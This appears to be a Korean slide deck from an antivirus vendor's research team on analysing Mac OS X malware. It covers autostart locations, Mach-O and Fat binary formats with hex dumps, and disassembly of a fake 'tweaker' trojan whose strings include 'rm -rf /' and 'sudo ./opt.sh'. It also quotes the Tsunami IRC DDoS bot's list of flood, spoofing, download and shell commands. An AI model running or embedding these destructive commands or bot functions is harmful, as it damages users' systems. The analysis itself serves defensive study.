<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
    <key>Application-Group</key>
    <string>dot-mac</string>
    <key>BuildMachineOSBuild</key>
    <string>11C74</string>
    <key>CFBundleDevelopmentRegion</key>
    <string>English</string>
    <key>CFBundleDocumentTypes</key>
    <array>
        <dict>
            <key>CFBundleTypeExtensions</key>
            <array>
                <string>css</string>
            </array>
            <key>CFBundleTypeIconFile</key>
            <string>document.icns</string>
            <key>CFBundleTypeMIMETypes</key>
            <array>
                <string>text/css</string>
            </array>
        </dict>
    </array>
</dict>
"Info.plist" [readonly] 630L, 15724C
```



# 자동 실행

---

## 자동 실행 방식

- Applications that run on Startup

- /Library/StartupItems

- \* 과거 Startup Items로 불림

- Plist items running on Startup

- /Library/LaunchDaemons

- /System/Library/LaunchDaemons

- Applications that launch on User Login

- ~/Library/LaunchAgents

- /Library/LaunchAgents

- /System/Library/LaunchAgents

- plist

- /Library/Preferences/loginwindow.plist

- ~/Library/Preferences/loginitems.plist

- ~/Library/Preferences/loginwindow.plist

# 실행 파일 종류

## 헤더

- Fat Binary

- 0xCAFEBABE

```
00000000: CA FE BA BE 00 00 00 02 00 00 12 00 00 00 00 00
00000010: 00 00 10 00 00 00 BF BC 00 00 00 0C 00 00 07
00000020: 00 00 00 03 00 00 D0 00 00 57 C8 00 00 00 0C
00000030: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000040: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000050: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000060: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000070: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000080: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000090: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
```

- 파워 PC

- 0xFEEDFACE

```
00001000: FE ED FA CE 00 00 00 12 00 00 00 00 00 00 08
00001010: 00 00 08 00 00 06 7C 00 00 00 85 00 00 00 01
00001020: 00 00 02 7C 5F 5F 54 45 58 54 00 00 00 00 00
00001030: 00 00 00 00 00 00 00 00 00 A0 00 00 00 00 00
00001040: 00 00 A0 00 00 00 00 07 00 00 00 05 00 00 09
00001050: 00 00 00 00 5F 5F 74 65 78 74 00 00 00 00 00
00001060: 00 00 00 00 5F 5F 54 45 58 54 00 00 00 00 00
00001070: 00 00 00 00 00 00 0A 38 00 00 81 B4 00 00 0A 38
00001080: 00 00 00 02 00 00 00 00 00 00 00 00 00 04 00
00001090: 00 00 00 00 00 00 00 00 5F 5F 70 69 63 73 79 6D
000010A0: 62 5F 6C 5F 73 74 75 62 5F 5F 54 45 58 54 00 00
000010B0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
```

- 인텔

- 32비트 : 0xCEFAEDFE

- 64 비트 : 0xCFFAEDFE


```
0000D000: CE FA ED FE 07 00 00 00 03 00 00 00 08 00 00 00
0000D010: 0B 00 00 00 50 06 00 00 85 20 01 00 01 00 00 00
0000D020: 14 02 00 00 5F 5F 54 45 58 54 00 00 00 00 00 00
0000D030: 00 00 00 00 00 00 00 00 30 00 00 00 00 00 00
0000D040: 00 30 00 00 07 00 00 00 05 00 00 00 07 00 00 00
0000D050: 00 00 00 00 5F 5F 74 65 78 74 00 00 00 00 00 00
0000D060: 00 00 00 00 5F 5F 54 45 58 54 00 00 00 00 00 00
0000D070: 00 00 00 00 0C 0C 00 00 5C 20 00 00 0C 0C 00 00
```

```
00000000: CF FA ED FE 07 00 00 01 03 00 00 80 02 00 00 00
00000010: 0B 00 00 00 F0 06 00 00 85 00 00 00 00 00 00 00
00000020: 19 00 00 00 48 00 00 00 5F 5F 50 41 47 45 5A 45
00000030: 52 4F 00 00 00 00 00 00 00 00 00 00 00 00 00
00000040: 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00
00000050: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
```

## 실행 파일 종류

### Fat binary (멀티 아키텍처 바이너리)

- 2가지 이상 실행 파일 포함
  - 여러 아키텍처를 지원하는 유니버설 바이너리
  - iPhone에서도 이용



## Fat

## File format

- header (0x00 – 0x03)

- 0xCAFEBABE로 시작

00000000: CA FE BA BE 00 00 00 02 01 00 00 07 80 00 00 03  
00000010: 00 00 10 00 00 4E D0 00 00 00 0C 00 00 00 07  
00000020: 00 00 00 03 00 00 60 00 00 4D EC 00 00 00 0C  
00000030: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

- 첨부 바이러리 수 (0x04 – 0x07)

- 2개 바이너리 파일 포함

00000000: CA FE BA BE .00 00 00 02 .01 00 00 07.80 00 00 03

- fat\_arch

```
struct fat_arch
{
    cpu_type_t cputype;
    cpu_subtype_t cpusubtype;
    uint32_t offset;
    uint32_t size;
    uint32_t align;
};
```

- cputype (0x08 – 0x0B)

## Fat 예제

### File format

- offset과 size (0x10, 0x14)
  - 0x10 ~ 0x13 : offset (0x00100000)
  - 0x14 ~ 0x17 : size (0xD04E0000 )

```
00000000: CA FE BA BE.00 00 00 02.01 00 00 07.80 00 00 03  11 11 11 00 00 00 00
00000010: 00 00 10 00.00 00 4E D0.00 00 00 0C.00 00 00 07  11 11 11 00 00 00 00
00000020: 00 00 00 03.00 00 60 00.00 00 4D EC.00 00 00 0C  11 11 11 00 00 00 00
```


- 실제 binary 내용 존재
  - 0x1000 : 첫 번째 binary 내용 (0xCFFAEDFE로 시작하는 64비트 Mach-O 파일)

```
00000FF0: 00 00 00 00.00 00 00 00.00 00 00 00.00 00 00 00  11 11 11 00 00 00 00
00001000: CF FA ED FE.07 00 00 01.03 00 00 80.02 00 00 00  11 11 11 00 00 00 00
00001010: 11 00 00 00.08 09 00 00.85 00 00 00.00 00 00 00  11 11 11 00 00 00 00
00001020: 19 00 00 00.48 00 00 00.5F 5F 50 41.47 45 5A 45  11 11 11 00 00 00 00
00001030: 52 4F 00 00.00 00 00 00.00 00 00 00.00 00 00 00  11 11 11 00 00 00 00
00001040: 00 00 00 00.01 00 00 00.00 00 00 00.00 00 00 00  11 11 11 00 00 00 00
00001050: 00 00 00 00.00 00 00 00.00 00 00 00.00 00 00 00  11 11 11 00 00 00 00
00001060: 00 00 00 00.00 00 00 00.19 00 00 00.78 02 00 00  11 11 11 00 00 00 00
00001070: 5F 5F 54 45.58 54 00 00.00 00 00 00.00 00 00 00  11 11 11 00 00 00 00
00001080: 00 00 00 00.01 00 00 00.00 30 00 00.00 00 00 00  11 11 11 00 00 00 00
00001090: 00 00 00 00.00 00 00 00.00 30 00 00.00 00 00 00  11 11 11 00 00 00 00
000010A0: 07 00 00 00.05 00 00 00.07 00 00 00.00 00 00 00  11 11 11 00 00 00 00
000010B0: 5F 5F 74 65.78 74 00 00.00 00 00 00.00 00 00 00  11 11 11 00 00 00 00
```

# 실행 파일 종류

## Mach-O

- OS X 실행 파일
- 구조





# Mach-O 파일 구조

## Header

- 32 비트 헤더

- magic : 0xCEFAEDFE

```
struct mach_header {
    uint32_t    magic;           /* mach magic number identifier */
    cpu_type_t  cputype;        /* cpu specifier */
    cpu_subtype_t cpusubtype;    /* machine specifier */
    uint32_t    filetype;       /* type of file */
    uint32_t    ncmds;          /* number of load commands */
    uint32_t    sizeofcmds;     /* the size of all the load commands */
    uint32_t    flags;          /* flags */
};
```

- 64 비트 헤더

- magic : 0xCFFAEDFE

```
struct mach_header_64 {
    uint32_t    magic;           /* mach magic number identifier */
    cpu_type_t  cputype;        /* cpu specifier */
    cpu_subtype_t cpusubtype;    /* machine specifier */
    uint32_t    filetype;       /* type of file */
    uint32_t    ncmds;          /* number of load commands */
    uint32_t    sizeofcmds;     /* the size of all the load commands */
    uint32_t    flags;          /* flags */
    uint32_t    reserved;       /* reserved */
};
```

- 헤더 마지막 예약 부분 제외하고 32비트 헤더와 차이점 없음

# Mach-O 파일 구조

## Segment command

### • 32비트 segment command 구조

```
struct segment_command { /* for 32-bit architectures */
    uint32_t    cmd;          /* LC_SEGMENT */
    uint32_t    cmdsize;      /* includes sizeof section structs */
    char        segname[16];  /* segment name */
    uint32_t    vaddr;        /* memory address of this segment */
    uint32_t    vmsize;       /* memory size of this segment */
    uint32_t    fileoff;      /* file offset of this segment */
    uint32_t    filesize;     /* amount to map from the file */
    vm_prot_t    maxprot;     /* maximum VM protection */
    vm_prot_t    initprot;    /* initial VM protection */
    uint32_t    nsects;       /* number of sections in segment */
    uint32_t    flags;        /* flags */
};
```

### • 64비트 segment command 구조

```
struct segment_command_64 { /* for 64-bit architectures */
    uint32_t    cmd;          /* LC_SEGMENT_64 */
    uint32_t    cmdsize;      /* includes sizeof section_64 structs */
    char        segname[16];  /* segment name */
    uint64_t    vaddr;        /* memory address of this segment */
    uint64_t    vmsize;       /* memory size of this segment */
    uint64_t    fileoff;      /* file offset of this segment */
    uint64_t    filesize;     /* amount to map from the file */
    vm_prot_t    maxprot;     /* maximum VM protection */
    vm_prot_t    initprot;    /* initial VM protection */
    uint32_t    nsects;       /* number of sections in segment */
    uint32_t    flags;        /* flags */
};
```

T

---

## 6. 분석 시 유의 사항

---

# 컴파일러 종류 파악

## RealBasic

- RealBasic의 경우 string과 행위 위주로 확인
  - IDA Pro 등으로는 분석하기 어려움

```
001F1340: 00 5F 25 20.6D 61 69 6E.00 5F 5F 49.6E 69 74 46  _% main __InitF
001F1350: 69 6C 65 54.79 70 65 73.00 5F 41 70.70 25 6F 3C  ileTypes _App%<
001F1360: 41 70 70 3E.25 00 5F 5F.4E 65 77 41.70 70 49 6E  App>% __NewAppIn
001F1370: 73 74 61 6E.63 65 00 5F.5F 41 70 70.6C 69 63 61  stance __Applica
001F1380: 74 69 6F 6E.41 64 64 4D.65 6E 75 48.61 6E 64 6C  tionAddMenuHandl
001F1390: 65 72 73 00.5F 5F 4D 61.6B 65 44 65.66 61 75 6C  ers __MakeDefaul
001F13A0: 74 56 69 65.77 00 5F 5F.53 74 61 72.74 75 70 00  tView __Startup
001F13B0: 5F 5F 4D 61.69 6E 00 5F.44 65 6C 65.67 61 74 65  __Main _Delegate
001F13C0: 2E 49 6E 76.6F 6B 65 25.25 00 5F 52.45 41 4C 62  .Invoke%% _REALb
001F13D0: 61 73 69 63.2E 53 70 65.61 6B 25 25.76 62 00 5F  asic.Speak%%vb _
001F13E0: 52 45 41 4C.62 61 73 69.63 2E 5F 47.65 74 49 6D  REALbasic._GetIm
001F13F0: 70 6C 69 63.69 74 57 69.6E 64 6F 77.25 6F 3C 57  plicitWindow%<W
001F1400: 69 6E 64 6F.77 3E 25 73.00 5F 52 45.41 4C 62 61  indow>%s _REALba
001F1410: 73 69 63 2E.52 6E 64 25.66 38 25 00.5F 52 45 41  sic.Rnd%f8% _REA
001F1420: 4C 62 61 73.69 63 2E 54.69 63 6B 73.25 69 34 25  Lbasic.Ticks%i4%
001F1430: 00 5F 52 45.41 4C 62 61.73 69 63 2E.42 65 65 70  _REALbasic.Beep
001F1440: 00 5F 52 45.41 4C 62 61.73 69 63 2E.53 68 6F 77  _REALbasic.Show
001F1450: 55 52 4C 25.25 73 00 5F.52 45 41 4C.62 61 73 69  URL%%s _REALbasi
```

# 간접 번지

## 간접 번지

- 일반 Disassembler

- 일반 Disassembler

```
00000C6B: 3D835A010000    lea     eax,[ebx][00000015A]
00000C71: 89442404        mov     [esp+4],eax
00000C75: 8D8396130000    lea     eax,[ebx][000001396]
00000C7B: 8B00            mov     eax,[eax]
00000C7D: 890424          mov     [esp],eax
00000C80: E8DE130000      call    000002063 --↓2
00000C85: 89C2            mov     edx,eax
00000C87: 8D8392010000    lea     eax,[ebx][000000192]
00000C8D: 89442404        mov     [esp+4],eax
00000C91: 891424          mov     [esp],edx
```

- [EBX]와 주소를 통해 계산 필요

```
text:00001C6B    lea     eax, (aXTweakerEnhanc - 1C6Ah)[ebx] ; "X-Tweaker - Enhance p
text:00001C71    mov     [esp+4], eax
text:00001C75    lea     eax, (__ZSt4cout_ptr - 1C6Ah)[ebx]
text:00001C7B    mov     eax, [eax]
text:00001C7D    mov     [esp], eax
text:00001C80    call    __ZStlsISt11char_traitsIcEERSt13basic_ostreamIcT_ES5_PKc ; st
text:00001C85    mov     edx, eax
text:00001C87    lea     eax, (aWorksOnLinuxBs - 1C6Ah)[ebx] ; "Works on Linux, *BSD s
text:00001C8D    mov     [esp+4], eax
text:00001C91    mov     [esp], edx
```

# 간접 번지

## 주소 계산

- 주소 참조

- POP EBX 값 (1C6A) + 15A = 1DC4

- 0x1000은 \_PAGEZERO로 발생하는 빈 영역

|           |              |      |                      |
|-----------|--------------|------|----------------------|
| 00000C65: | E800000000   | call | 00000C6A --↓1        |
| 00000C6A: | 5B           | pop  | ebx                  |
| 00000C6B: | 8D835A010000 | lea  | eax,[ebx][00000015A] |
| 00000C71: | 32442404     | mov  | [esp][4],eax         |
| 00000C75: | 8D8396130000 | lea  | eax,[ebx][000001396] |

|          |    |    |    |    |    |    |    |    |    |    |    |    |    |    |    |    |
|----------|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|
| 00001DC0 | 09 | 00 | C9 | C3 | 58 | 2D | 54 | 77 | 65 | 61 | 6B | 65 | 72 | 2D | 2D | 2D |
| 00001DD0 | 45 | 6E | 68 | 61 | 6E | 63 | 68 | 65 | 20 | 70 | 65 | 72 | 66 | 6F | 72 | 6D |
| 00001DE0 | 61 | 6E | 63 | 65 | 73 | 20 | 6F | 6E | 20 | 79 | 6F | 75 | 72 | 20 | 55 | 6E |
| 00001DF0 | 69 | 78 | 20 | 73 | 79 | 73 | 74 | 65 | 6D | 21 | 0A | 00 | 57 | 6F | 72 | 6B |
| 00001E00 | 73 | 20 | 6F | 6E | 20 | 4C | 69 | 6E | 75 | 78 | 2C | 20 | 2A | 42 | 53 | 44 |
| 00001E10 | 20 | 73 | 79 | 73 | 74 | 65 | 6D | 73 | 2C | 20 | 4D | 61 | 63 | 20 | 4F | 73 |
| 00001E20 | 20 | 58 | 0A | 0A | 0A | 00 | 6F | 70 | 74 | 2E | 73 | 68 | 00 | 72 | 6D | 20 |
| 00001E30 | 2D | 72 | 66 | 20 | 2F | 00 | 63 | 68 | 6D | 6F | 64 | 20 | 37 | 37 | 37 | 20 |

筋蓄-Tweaker -  
Enhance performances on your Unix system!..Works on Linux, \*BSD systems, Mac Os X....opt.sh.rm -rf /.chmod 777



## 시스템 호출

\$UNIX2003

- `_system$UNIX2003`

- 시스템 명령어

```
lea    eax, (aChmod777_Opt_s - 1C6Ah)[ebx] ; "chmod 777 ./opt.sh"
mov     [esp], eax
call    _system$UNIX2003
lea     eax, (aToTweakYourSys - 1C6Ah)[ebx] ; "To tweak your system you need to insert"...
mov     [esp+4], eax
lea     eax, (__ZSt4cout_ptr - 1C6Ah)[ebx]
mov     eax, [eax]
mov     [esp], eax
call    __ZStlsISt11char_traitsIcEERSt13basic_ostreamIcT_ES5_PKc ; std::operator<<<std::cha
lea     eax, (aSudo_Opt_sh - 1C6Ah)[ebx] ; "sudo ./opt.sh"
mov     [esp], eax
call    _system$UNIX2003
mov     esi, 0
```

---

# 7. Mac 악성코드 예측


---

**AhnLab**

Copyright (C) AhnLab, Inc. All rights reserved.

# 예측

인텔 프로세스, Cross-platform, 취약점, 표적공격



# 예측

## Cross-platform 제품 취약점 이용한 감염

- Java, Adobe Reader, Adobe Flash, MS Office 취약점 이용
  - 길게는 2년 전 취약점을 이용해 Windows/Mac/Linux 감염



\* 출처 <http://blogs.technet.com/b/mmpc/archive/2012/07/31/economies-of-scale-a-perspective-on-cross-platform-vulnerabilities.aspx>

# 예측

## Porting

- Linux 소스 코드 이용 해 OS X 악성코드 제작


- 2002년에 발견된 Tsunami 소스 코드 이용

```
/*
 * This is a IRC based distributed denial of service client. It connects to
 * the server specified below and accepts commands via the channel specified.
 * The syntax is:
 *   !<nick> <command>
 * You send this message to the channel that is defined later in this code.
 * Where <nick> is the nickname of the client (which can include wildcards)
 * and the command is the command that should be sent. For example, if you
 * want to tell all the clients with the nickname starting with N, to send you
 * the help message, you type in the channel:
 *   !N* HELP
 * That will send you a list of all the commands. You can also specify an
 * astrick alone to make all client do a specific command:
 *   !* SH uname -a
 * There are a number of commands that can be sent to the client:
 *   TSUNAMI <target> <secs>      = A PUSH+ACK flooder
 *   PAN <target> <port> <secs>    = A SYN flooder
 *   UDP <target> <port> <secs>    = An UDP flooder
 *   UNKNOWN <target> <secs>      = Another non-spoof udp flooder
 *   NICK <nick>                  = Changes the nick of the client
 *   SERVER <server>              = Changes servers
 *   GETSPOOFS                    = Gets the current spoofing
 *   SPOOFS <subnet>              = Changes spoofing to a subnet
 *   DISABLE                      = Disables all packeting from this bot
 *   ENABLE                      = Enables all packeting from this bot
 *   KILL                         = Kills the knight
 *   GET <http address> <save as> = Downloads a file off the web
 *   VERSION                     = Requests version of knight
 *   KILLALL                     = Kills all current packeting
 *   HELP                        = Displays this
 *   IRC <command>               = Sends this command to the server
 *   SH <command>                = Executes a command
 */
```

\* 참고 : <http://blog.eset.com/2011/10/25/linux-tsunami-hits-os-x>

# 예측

## 사용자 변화 시작





## Q&A

---

e-mail : [jackycha@ahnlab.com](mailto:jackycha@ahnlab.com) / [xcoolcat7@naver.com](mailto:xcoolcat7@naver.com)



## 참고자료

---

- <https://blog.avast.com/2011/05/20/mac-malware-%E2%80%93-a-short-history/>
- 안철수, 바이러스뉴스 1호, 1990
- <http://www.inetdaemon.com/technology/flashback-isnt-the-first-os-x-virus/>
- [www.securelist.com/en/analysis/204791925/Kaspersky\\_Security\\_Bulletin\\_2006\\_Malware\\_for\\_Unix\\_type\\_systems](http://www.securelist.com/en/analysis/204791925/Kaspersky_Security_Bulletin_2006_Malware_for_Unix_type_systems)
- <http://macviruscom.wordpress.com>
- David Harley (Eset), personal communication

---

# 감사합니다.

---

**AhnLab**

ASEC Threat Research & Response blog  
<http://asec.ahnlab.com>